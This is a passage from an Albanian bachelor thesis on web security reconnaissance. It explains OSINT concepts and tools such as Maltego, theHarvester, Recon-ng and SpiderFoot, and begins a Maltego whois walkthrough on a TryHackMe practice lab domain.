UNIVERSITETI "ISA BOLETINI" MITROVICË

FAKULTETI I INXHINIERISË MEKANIKE DHE KOMPJUTERIKE

DEPARTAMENTI: INFORMATIKË INXHINIERIKE

PUNIM DIPLOME

Mentori: Kandidati:

Prof.Ass.dr. Fitim Zeqiri Armend Binaku

Mitrovicë, 2022

UNIVERSITETI "ISA BOLETINI" MITROVICË

FAKULTETI I INXHINIERISË MEKANIKE DHE KOMPJUTERIKE

DEPARTAMENTI: INFORMATIKË INXHINIERIKE

PUNIM DIPLOME

TEMA : Identifikimi i kërcënimeve dhe dobësive në infrastrukturën e Ueb-it duke përdorur Maltego dhe Burp-Suite

Mentori:

Prof.Ass. dr. Fitim Zeqiri

Kandidati:

Armend Binaku

Mitrovicë, 2022

UNIVERSITY "ISA BOLETINI" MITROVICË

FACULTY OF MECHANICAL AND COMPUTER ENGINEERING

DEPARTAMENT: ENGINEERING INFORMATICS

BACHELOR THESIS

Topic title : Identifying threats and vulnerabilities in web infrastructure using Maltego and Burp-Suite

Mentor:

Prof.Ass.dr. Fitim Zeqiri

Candidate:

Armend Binaku

Mitrovicë, 2022

Falënderim

Ky punim diplome vjen si një punim përmbyllës i gjithë asaj që kur fillova studimet Bachelor në Universitetin “Isa Boletini” Mitrovicë në Programin Informatikë Inxhinierike. Për rrjedhojë do të kufizojë me falënderimin disa nga shumë persona të cilët më ndihmuan në përmbushjen e studimeve të mia, dhe do të doja t'u shpreh mirënjohjen time. Një falënderim i veçantë shkon për Prof. Berat Ujkani, për ndihmën dhe mbështetjen e çmuar dhe të pa lodhshme, që më ofroj përgjatë gjithë punës sime dhe për kontributin e tij në finalizimin e punimit tim të diplomës. Faleminderit Profesor. Falënderojë profesorët tjerë për mbështetjen që më kanë dhënë në çdo çast. Në fund dëshiroj të shpreh mirënjohje të thellë për familjen time, së cilës i detyrohem shumë për fillimin dhe finalizimin me sukses të këtij udhëtimi, sa i vështir aq edhe i mirë. Faleminderit të gjithëve.

Deklarata e origjinalitetit të autorësisë

Përmes kësaj deklarate unë dëshmoj dhe deklarojë se punimi im nuk është i botuar asnjëherë më parë dhe se i kam respektuar autorësinë e secilit autor duke iu referuar çdo informacioni që iu ka takuar atyre në punimin tim.

Abstrakt

Kohët e fundit ka pasur një rritje të fuqishme të sulmeve kibernetike. Studimet statistikore tregojnë se rreth 4% e trafikut të internetit është një lloj sulmi kibernetikë. Gjetja e kërcënimeve dhe dobësive përfshijnë përmirësimin e efikasitetit dhe efektivitetit në operacionet e sigurisë në aspektin e aftësive zbuluese dhe parandaluese. Ky dokument prezanton një model për gjetjen e kërcënimeve dhe dobësive kibernetike në infrastrukturë të ueb-it, i cili ua mundëson testuesve kibernetikë të ngritin sigurinë në infrastrukturën e tyre të ueb-it. Rezultatet e testimeve tregojnë se qasja e propozuar mundëson gjetjen e kërcënimeve dhe dobësive nëpërmjet zbulimit dhe testimit duke përdorur vegla të ndryshme si Maltego dhe Burp-Suite të cilët dëshmuan efikasitet dhe lehtësuan procesin e gjetjes.

Fjalët kyçe:

IP, hoste, Kali Linux, domen, dobësi, OSINT, vegël, Proxy, shfrytëzim, siguria e ueb-it, testim depërtimi, kërcënimet kibernetike, zbulim

Përmbajtja

Lista e figurave

Lista e tabelave

Hyrje

Siguria kibernetike është praktikë e mbrojtjes së kompjuterëve, serverëve, pajisjeve mobile, sistemeve elektronike, rrjeteve dhe të dhënave nga sulmet me qëllim të keq. Njihet gjithashtu si siguria e teknologjisë së informacionit ose siguria elektronike e informacionit. Në thelbin e saj, siguria sulmuese ekziston për të identifikuar çështjet përpara se ato të zbulohen dhe të përdoren nga aktorë të jashtëm dhe keqdashës. Termi Siguri sulmuese është një term ombrellë që mbulon disa aspekte të sigurisë kibernetike dhe është cekur në këtë punim.

Strategjitë sulmuese të sigurisë kibernetike identifikojnë paraprakisht dobësitë dhe në mënyrë aktive tentojnë mbrojtjen e rrjetit dhe ofrojnë njohuri të vlefshme për pozicionin e sigurisë kibernetike të një organizate. Dy nga qasjet më efektive të sigurisë kibernetike janë gjetja e kërcënimeve dhe testimi i depërtimit.

1.Mbledhja e informacionit

“Informacioni është fuqi”[1], dhe si një ndër fazat e para për identifikimin e kërcënimeve dhe dobësive mund të jetë proces kritik për infrastrukturë të ueb-it i cili në shumicën e rasteve determinon suksesin e një testimi. Procesi i mbledhjes së informacionit përmban grumbullimin e çdo lloj të informacionit rreth objektivit të caktuar si nga ana e infrastrukturës së brendshme të sigurisë kibernetike apo edhe nga ana e jashtme[1]. Detajet e infrastrukturës përkatëse ndihmojnë në caktimin e vektorëve të sulmeve të cilat mund të përdoren për shfrytëzimin e ndonjë dobësie në arkitekturën e sigurisë kibernetike. Mbledhja e informacionit ndryshon nga resurset të cilat një objektiv mund të përmbaj dhe mund të jetë shumë e limituar varësisht nga fushëveprimi i testimit[2].Një aspekt tjetër i cili mund të ngritë efikasitetit e testimit është dokumentimi. Një ndër mënyrat me të mira të dokumentimit parqet zhvillimin e një metode sistematike për të profilizuar një objektiv dhe të regjistrohen rezultatet për faza tjera[3].

1.1 Mbledhja e informacionit në Maltego

Maltego është një vegël e cila përdoret për mbledhjen e informacioneve. Kjo vegël bën nxjerrjen e të dhënave duke përdorur transformime dhe makina të ndryshme dhe na e lehtëson atë duke bërë vizualizimin dhe automatizim e mbledhjes së informacionit duke shfrytëzuar funksione të ndryshme[4].Si vegël gjen përdorim të gjere në fusha të ndryshme në veçanti në fusha të sigurisë. Maltego mundëson mbledhjen e informacion të ndonjë objektivi të caktuar si dhe mund të mbledhim informacionet tjera relevante me lidhjet përkatëse të ati objektivi të caktuar[5].




Figura 1 Paraqitja grafike e veglës Maltego

1.2 Metodologjia e mbledhjes se informacionit

Metodologjia e mbledhjes së informacionit ndahet në dy lloje: mbledhja aktive dhe pasive e informacionit. Të dy llojet përdoren në faza të testimit por mbledhja aktive jep rezultate më të sakta dhe me relevante për testim[6].

Mbledhja pasive e informacionit

Tek mbledhja pasive e informacionit përfshihen të gjitha metodat e mbledhjes së informacionit të cilit gjatë testimit informatat mblidhen pa ndër vepruar drejtpërdrejt me objektivin[7]. Gjate mbledhjes pasive mund të vërehet se sa shume informacione që nuk duhen të jenë në dispozicion gjenden në burime të palëve të treta[6]. Teknika pasive mundëson mbledhjen e informacioneve në mënyre të fshehur pa aktivizuar mekanizma mbrojtës në infrastrukturën e Ueb-it por ka mangësi se nganjëherë informacionet janë të pasakta, informacionet e grumbulluar mund të jenë voluminoze dhe informacionet mund të jenë jo relevante me objektivin. Mbledhja pasive ndryshe njihet si inteligjencë me burim të hapur (OSINT). Vegla Maltego gjen përdorim të gjerë dhe ka si funksion kryesor metodat OSINT ku rreth kësaj metode do të diskutohet më vonë në punim.

Mbledhja aktive

Krahasuar nga mbledhja pasive, mbledhja aktive e informacionit përfshin të gjitha metodat e mbledhjes se informacionit të cilat behën duke ndër vepruar me objektivin[8]. Tek mbledhja aktive si hapë i parë përfshihet skanimi për hoste aktive të objektivit ku pastaj mund të bëhet hartimi i hosteve në atë rrjet[9]. Tek mbledhja aktive testimi pa autorizim të caktuar në objektiv është ilegale kurse tek mbledhja pasive testimi bën të bëhet edhe pa autorizim adekuat[10]. Në infrastrukturën e ueb-it mbledhja aktive si rol kryesor përfshin gjetjen e porteve aktive, shërbimet përkatëse dhe versionet që kanë ato porte[11].

1.3 Mbledhja e inteligjencës me burim të hapur

Mbledhja e inteligjencës me burim të hapur (OSINT) paraqet çdo informacion publik në dispozicion që është zbuluar, filtruar dhe caktuar pa marr parasysh llojin e informacionit[12]. Në ketë fazë përfshihet akti i mbledhjes dhe i analizimit të të dhënave në dispozicion publik për qëllime të mbledhjes së informacionit të cilat mblidhen në mënyre pasive[13]. Me parë OSINT ishte një teknikë pak e përfolur dhe vetëm është përdorur nga komunitetet e ndryshme të sigurisë si: inteligjenca kombëtare dhe ajo për zbatimit të ligjit si policia[13]. Por viteve të fundit është dëshmuar efikasiteti i OSINT dhe është bëre një aftësi themelore brenda sigurisë kibernetike sidomos në aspektin e testim depërtimit[13]. Nga aspekti i sigurisë kibernetike OSINT ndihmon në identifikimin e dobësive dhe kërcënimeve potencial duke mbledhur të dhëna racionale dhe joracionale rreth infrastrukturës të ueb-it. Informacioni me burim të hapur ndihmon profesionistët e sigurisë që të kenë prioritet kohën dhe burimet e tyre për të trajtuar kërcënimet më të rëndësishme aktuale, nga njohja e dobësive të reja që po shfrytëzohen në mënyrë aktive deri të aktoret e sulmeve të ndryshme[14]. Në mënyrë tipike, për këtë lloj pune, një analist duhet të gjejë dhe të krahasojë një numër të të dhënash për të konfirmuar një rrezik përpara se të ndërmarrë ndonjë veprim tjetër.

Disa nga burimet e të dhënave të cilat mund të mblidhen OSINT përfshijnë:

- Interneti, i cili përfshin këto dhe më shumë: forume, blogje, faqet e rrjeteve sociale, faqet e ndarjes së videove si YouTube.com, wikis, Whois të dhënat e emrave të domenit të regjistruar, të dhënat meta dhe dokumentet dixhitale, burimet e uebit të errët, të dhënat e vend ndodhjes gjeografike, adresat IP, njerëzit, platformat e kërkimit dhe çdo gjë që mund të gjendet në internet[12].
- Mediat tradicionale (p.sh., televizioni, radio, gazetat, librat, revista)[12].
- Revista të specializuara, botime akademike, disertacione, punimet e konferencave, profilet e kompanive, raportet vjetore, lajmet e kompanisë, profilet e punonjësve dhe rezymetë
- Fotot dhe videot duke përfshirë të dhënat meta[12].
- Informacioni gjeohapësinor (p.sh., hartat dhe imazhet komerciale produkte)[12].

1.3.1 Mjetet për OSINT

Ka shumë vegla të ndryshme të cilat bëjnë mbledhjen pasive të informacion ngjashëm nga Maltego, por fokusi primar i këtij punimi do të jetë po ajo vegël. Me poshtë janë të listuar disa vegla të ndryshme nga Maltego për OSINT ku janë përshkruar veçorit dhe funksionaliteti I tyre.

The Harvester

Gjuha programuese Python u përdor për të krijuar veglën e njohur The Harvester për nga edhe mbështetet nga sisteme të ndryshme operative. Ky mjet gjendet i para instaluara në sistemin operativ Kali Linux. Kjo vegël nuk ka GUI dhe prandaj është mjet i linjës së komandës në terminal të sistemit operativ. Kjo vegël mund të përdoret për të marrë të dhëna nga disa burime të

hapura, duke përfshirë platformat e kërkimit, serverët kryesorë PGP dhe bazën e të dhënave kompjuterike SHODAN, duke përfshirë email adresat, nën domenet, hostet, emrat e punonjësve, portet e hapura dhe versionet e shërbimeve. Aftësia për të bërë DNS rezolucionin e kundërt të IP-së dhe zgjerimin e Domenit të Nivelit të Lartë (TLD) është prezantuar nga zhvilluesit në versionet më të fundit[15][16].

Figura 2 Prezantimi i veglës TheHarvester në linjën komanduese terminal

Recon-ng

Recon-ng është një vegël e cila posedon veçori të ndryshme për zbulimin e informacioneve me burim të hapur, kjo vegël u krijua me qëllimin për t'u dhënë përdoruesve një mjedis për të kryer këtë lloj kërkimi me shpejtësi dhe tërësisht në lidhje me objektiv e caktuar. Për nga ndërfaqja e përdoruesit (UI) Recon-ng dhe vegla e njohur Metasploit janë mjaft të ngjashme. Në sistemin operativ Kali Linux kjo vegël gjendet e para instaluar dhe mund të përdoret për të ekzekutuar komandat në ndërfaqen e linjës së komandës terminal. Gjuha e programimit Python është përdorur për të krijuar Recon-ng. Ngjashëm me Metasploit, programi vjen me modulet e veta, bazën e të dhënave, ndihmën interaktive dhe sistemin e menysë. Procesin e kërkimit të informacioneve me burim të hapur Recon-ng e bënë duke përdorur modulet të cilat kryejnë rol të caktuar, një shembull i modulit të Recon-ng është dns-lookup module e cila mbledh informata rreth sistemit të emrave të domenit rreth ati objektivi. Recon-ng mund të përdorë një numër të ndryshëm platformash të kërkimit me burim të hapur, për të kryer procedurat e mbledhjes së informacionit[17][18][19][20].




Figura 3 Ndërfaqja e përdoruesit së veglës Recon-ng

SpiderFoot

Një vegël tjetër e njohur për OSINT është Spiderfoot. Si vegël falas dhe me burim të hapur ka mjaft përdorim në proceset e testim depërtimit. Programuar në Python dhe i përkrahur në sisteme të ndryshme operative, kjo vegël gjendet i para instaluar në Kali Linux. Kjo vegël përdor një numër të madh modulesh për të mbledhur të dhëna në mënyre aktive ose pasive dhe aftësitë e skanimit aktiv dhe pasiv të veglës Spiderfoot e lejojnë për të marrë informacion mbi IP adresat, emrat e domeneve, adresat e postës elektronike, emrat dhe më shumë, Spiderfoot kërkon më shumë se 100 burime të hapura të dhënave (OSINT). Spiderfoot mundëson që derisa bëhet mbledhja e informacionit rreth objektivit të mblidhen të dhëna për të gjitha entitetet dhe mënyrën se si ato lidhen me njëri-tjetrin[21][22].




Figura 4 Ndërfaqja e përdoruesit së veglës Spiderfoot

1.3.2 Sfidat e mbledhjes së inteligjencës me burim të hapur

Pavarësisht nga avantazhet e rëndësishme që ofron metodologjia e OSINT, ekzistojnë gjithashtu disavantazhet të rëndësishme që lidhen me mbledhjen e inteligjencës me burim të hapur. Informacionet e mbledhura nga OSINT nuk janë ende gati për përdorim direkt pa pasur analiza të detajuar të atyre informacioneve. Për të dalluar midis informacionit të besueshëm, informacionit të konfirmuar dhe lajmeve legjitime nga informacionet e rrem, mashtruese, apo edhe të gabuara, duhet shumë përpjekje analitike nga njerëzit. Prandaj OSINT duhet të verifikohet. Mbingarkesa e mundshme e informacionit është një nga çështjet kryesore të cilat paraqesin një sfidë në OSINT. Një formë e re e kërcënimeve kibernetike është shfaqur me ardhjen e lajmeve të rreme. Ky material i rremë ka pak ose aspak saktësi, por paraqitet në një paketim me pamje legjitime[23][24][25].Për të tejkaluar disa nga këto sfida përdoren mjete si Maltego edhe shumë të tjera për verifikimin dhe analizimin e informacionit të marrë.

1.4 Mbledhja e inteligjencës me burim të hapur në infrastrukturën e Ueb-it

Për të kuptuar metodologjinë e OSINT se si përdoret në fazat e testimit, në këtë punim do behet mbledhja e inteligjencës me burim të hapur në makinën e quajtur “WebOSINT” të platformës tryhackme. Kjo ka për qellim simulimin e kryerjes së kërkimit të inteligjencës me burim të hapur në një Ueb faqe internet. Metodat e përdorura në simulim mund të përdoren edhe në Ueb faqe reale të ndonjë biznesi.

Testimi

Roli kryesor i këtij testimi është gjetja e sa më shumë informacioneve që është e mundur për faqen e internetit RepublicofKoffee.com. Kjo faqe nuk gjendet në internet publik, por duhet të bëhet lidhja në rrjetin e kësaj faqe duke përdorur VPN (Virtual private Network).

Për testim do të përdoret sistemi operativ Kali Linux kurse për mbledhje të informacionit do të përdoret vegla Maltego. Kjo pjesë nuk do të fokusohet rreth përdorimit të detajuar të veglës Maltego.

Hapi i parë i mbledhjes së informacionit mund të jetë testimi se nga emri i dhënë (RepublicofKoffee.com) a ekziston ueb faqja. Nëse tentojmë në Kali Linux te hapim ueb faqen shohim se faqja nuk është aktive dhe ueb faqja nuk ekziston. Kjo nuk do të thotë se është fundi i rrugës. Ne ende mundemi me OSINT të lidhim pikat dhe të gjejmë informacione të dobishme për organizata të tilla. Vetëm për shkak se asgjë nuk shfaqet kur vizitojmë ueb faqen 'RepublicOfKoffee.com', nuk do të thotë se nuk mund të mblidhen informacionet me burim të hapur rreth domenit. Për këtë përdorim "whois lookup" ku ky funksion gjendet brenda Maltego.

Së pari e hapim veglën Maltego dhe krijojmë një grafik të ri.

Pastaj shohim se në anën e majtë të dritares gjendet shiriti me emër paleta e entitetit.




Figura 5 Paraqitja e hijezuar me ngjyrë të kuqe të shiritit palët e entitetit

Këtu shohim entitetet e ndryshme që Maltego i ka në dispozicion. Sipas nevojës të testuesit këtu merren entitetet sepse siç po shihet në figurë Maltego ofron entitete të ndryshme, në këtë rast ne e përzgjedhim entitetin domen pasi që na intereson të marrim informacione rreth domenit të ueb faqes. Për të vazhduar në proces klikojmë në ikonën e domenit dhe e zvarritemi atë në grafikun bosh. Më tutje behet vendosja e emrin të domenit i cili nëse klikojmë në ikonën e vendosur në grafikun e veglës shohim emrin e domenit të paracaktuar nga Maltego i cili është "paterva.com" ku ky domen paraqet faqen zyrtare të veglës Maltego nëse klikojmë dy here në emrin e domenit na u mundësohet nga Maltego të modifikojmë emrin e domeni në RepublicOfKoffee.com.




Figura 6 Vendosja e emrit të domenit në veglën Maltego

Pasi kemi vendosur emrin e domenit zakonisht na intereson cili është emri i kompanisë me të cilën është regjistruar domeni?. Për të gjetur këtë Maltego na mundëson të bëjmë transformime. Transformimet janë pjesë kodi që marrin një pjesë të informacionit (në formën e një entiteti) si hyrje, dhe më pas kthejnë informacionin përkatës në formën e më shumë entiteteve si një dalje. Për ti shfaqur transformimet klikojmë me tast të djathtë të miut mbi ikonë dhe shohim transformimet të cilat i posedon Maltego pasi që ekziston mundësia të shtohen transformimet nga pale të treta ku do të diskutohet sesi bëhet implementimi më vonë në punim.




Figura 7 Transformimet në Maltego

Pas shfaqjes se transformimeve shohim se janë të kategorizuar si dhe kanë role të ndryshme. Ekziston mundësia që të ekzekutohen të gjitha transformimet, të gjitha në kategori të caktuar apo transformim individual. Në rastin përkatës na duhen informacionet rreth domenit dhe transformimet ndryshojnë nga entitetit në entitet. Për nga ana e transformimeve të cilat gjenden tek një entitet është e mundur se nuk shfaqen në entitetin e domenit. Secili entitet i ka tiparet e veta dhe mund ti ketë transformimet unike. Pasi kemi përzgjedhur transformimin, ketë rast e kemi përzgjedhur standard transformim "CE" për domene ku shfaqen informatat relevante në formë të entiteteve.

